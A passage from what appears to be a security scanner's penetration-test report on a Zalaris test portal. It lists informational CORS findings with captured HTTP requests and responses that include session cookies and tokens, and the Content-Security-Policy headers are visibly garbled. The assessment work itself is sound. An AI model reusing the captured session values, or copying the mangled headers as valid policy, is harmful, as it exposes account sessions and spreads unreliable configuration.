ajax\_value=ZHRPA00028 HTTP/1.1 Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB/mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT]1657771353019|1657785823975; SAPWP\_active=1; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyup]Ir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650

Neptunelaunchpad: PORTAL K-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.1e3fd7ebf8b64e23 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-1e3fd7ebf8b64e23-01

Origin: https://qdvqgwjlubdx.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:12:29 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

```
content-type: application/json; charset=utf-8 content-length: 352
 dxp-sap: 21100006
 x-user-logon-language: E
 access-control-allow-origin:
 access-control-allow-methods: *
 access-control-allow-headers: '
 cache-control: no-store
 sap-server: true
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
 https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
 https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://doin.windows.net/
 /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
 https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com//https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com/https://sapui5.hana.ondemand.com https://syndication.twitter.com https://syndication.twitter.com https://syndication.twitter.com https://syndication.twitter.com https://syndication.twitter.com https://syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.com/syndication.twitter.c
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
 https://*.zalaris.com:443 blob: ;
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 Connection: close
 {"modelpageDetailViewerData":
{"PERNR":"00000000","ENAME":"","DOCART":"","DEL_DATE":"","KEYW1":"","KEYW2":"","KEYW3":"","KEYW4":"","KEYW5":"","KEYW6":"","KEYW7":"","KEYW8":"","DOCART_TEX
         ","FILENAME
   ..[SNIP]...
```

### 11.3. https://testportal.zalaris.com/neptune/native/neptune\_ajax

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/native/neptune\_ajax

## Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://rbvxshwxboom.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

# Request 1

```
GET /neptune/native/neptune_ajax HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://rbvxshwxboom.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152;
com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SAPWP_active=1; ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932
```

### Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 08:02:55 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 content-length: 2

dxp-sap: 21100006

```
x-user-logon-language: E
access-control-allow-origin:
access-control-allow-methods:
access-control-allow-headers:
cache-control: no-store
sap-server: true
```

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://t.hana.ondemand.com/https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://t.hana.ondemand.com/https://api.recast.ai/ gap-iab: https://t.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://t.boost.ai/ https://zalcors.azurewebsites.net/ https://sapi.recast.ai/ gap-iab: https://t.boost.ai/ https://zalcors.azurewebsites.net/ https://sapi.recast.ai/ gap-iab: https://sapi.com/https://zalcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/ http://www.zalaris.com http://zalaris.com http://zalaris.com.https://\*.zalaris.com.https://cdnjs.cloudflare.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-euhttps://patioffic.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3 amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/EXTERNALTEST/\* https://bost-files-eu-west-1-test.s3 amazonaws.com/files/EXTERNALTEST/\* https://b.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://patform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close

{}

# 11.4. https://testportal.zalaris.com/neptune/public/application/neptune/nam/apk.jpg

## Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/public/application/neptune/nam/apk.jpg

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://ajholbdbidbw.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/public/application/neptune/nam/apk.jpg HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Origin: https://ajholbdbidbw.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmoyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw84%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//nn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:09:26 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: image/jpeg content-length: 6144 dxp-sap: 21100006

x-user-logon-language: E access-control-allow-origin: \*

last-modified: Tue, 19 Aug 2014 17:02:32 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://sa.ccounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://signicat.com/ https:// https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://https://is.boost.ai/ https://uis.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://t.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close .....JFIF.....(,.&&..."1"))+....383.<+-... ...[SNIP]...

### 11.5. https://testportal.zalaris.com/neptune/public/application/neptune/nam/appx.png

### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/application/neptune/nam/appx.png

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://ddeqwdkraeev.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

GET /neptune/public/application/neptune/nam/appx.png HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: \*/\*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://ddeqwdkraeev.com
Cookie: saplb\_PORTAL=(J2EE7158120)7158152;
com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P80iF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxCVzqwsYf%2BuEw8A%2FEnKM%2Bof00tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 08:08:25 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: image/png content-length: 6131 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* last-modified: Fri, 02 Oct 2020 12:40:29 GMT sap-dms: KW ms-author-via: DAV

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://pspsf.com:443 https

https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://i5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com/https://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://platform.twitter.com/https://sularis eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close .PNG xmlns:x="adobe:ns:meta/" x:xmptk="A ...[SNIP]...

## 11.6. https://testportal.zalaris.com/neptune/public/application/neptune/nam/ipa.jpg

### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/application/neptune/nam/ipa.jpg

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://hkvfwqwkcwmq.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

GET /neptune/public/application/neptune/nam/ipa.jpg?20220713110729 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: \*/\*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://hkvfwqwkcwmq.com
Cookie: saplb\_PORTAL=(J2EE7158120)7158152;
com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXkuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QyvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB/mn|2022-07-14T04:02:32.9802; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

## Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 08:10:57 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: image/jpeg content-length: 4096 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: last-modified: Tue, 19 Aug 2014 17:02:32 GMT sap-dms: KW ms-author-via: DAV content-disposition: inline; filename="(MjAyMjA3MTMxMTA3Mjk=).saplet" sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://pi.tense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://pi.https://pi.tense.goedit.or.ata/ https://pi.tense.goedit.or.ata/ https://

/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
JFIF
++7+++77++++.++++++++++++++++++++
[SNIP]

# 11.7. https://testportal.zalaris.com/neptune/public/application/zalaris\_common\_used/js/excel-builder.dist.min.js

## Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/application/zalaris\_common\_used/js/excel-builder.dist.min.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://lslfspwmiizh.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

GET /neptune/public/application/zalaris\_common\_used/js/excel-builder.dist.min.js HTTP/1.1
Host: testportal\_zalaris.com
Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FRevfxOVzqwsYf%2BuEw8A%2FenkM%2Bof00tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai\_user=KMQQH6AyP3h3gm1NJB//mn]2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRFSession=541b90835a558a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786424046
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: \*/\*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
